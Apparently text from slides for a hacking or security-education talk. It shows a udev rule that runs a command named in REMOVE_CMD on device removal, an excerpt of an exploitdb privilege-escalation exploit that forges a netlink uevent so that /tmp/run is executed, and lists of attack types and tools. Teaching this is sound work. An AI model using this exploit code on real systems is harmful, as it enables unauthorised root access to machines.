




Userland

Kernel












Kernel







95uDev-late.rules

<u>kernel</u> / <u>pub</u> / <u>scm</u> / <u>linux</u> / <u>hotplug</u> / <u>udev</u> / <u>master</u> / <u>.</u> / <u>rules</u> / **95-udev-late.rules**


```
blob: eca0faa5c5c48affedb5b619c180c84c76914f11 [file] [log] [blame]

1  # do not edit this file, it will be overwritten on update
2  
3  # run a command on remove events
4  ACTION=="remove", ENV{REMOVE_CMD}!="", RUN+="$env{REMOVE_CMD}"
```

This code defines a rule for the Linux kernel's device manager (udev). When a device is removed from the system, the command specified by the `REMOVE_CMD` environment variable is run.

usr/share/exploitdb/exploits/linux/local/8572.c

```
sock = socket(AF NETLINK, SOCK DGRAM, NETLINK KOBJECT UEVENT);
bind(sock, (struct sockaddr *) &address, sizeof(address));
mp = message;
mp += sprintf(mp, "remove@/d") + 1;
mp += sprintf(mp, "SUBSYSTEM=block") + 1;
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;
mp += sprintf(mp, "TIMEOUT=10") + 1;
mp += sprintf(mp, "ACTION=remove") +1;
mp += sprintf(mp, "REMOVE CMD=/tmp/run") +1;
```



Hacks

- Password cracking
- DDoS
- MITM
- Mac Spoofing
- Packet sniffing
- DNS/ARP poisoning
- Website cloning
- Back doors (use, instillation)
- SQL Injections
- XXS
- Privilege Escalation

Tools

- Linux
- nmap
- Wireshark
- John
- Ettercap
- Dig
- Pi Rogue
- Metasploit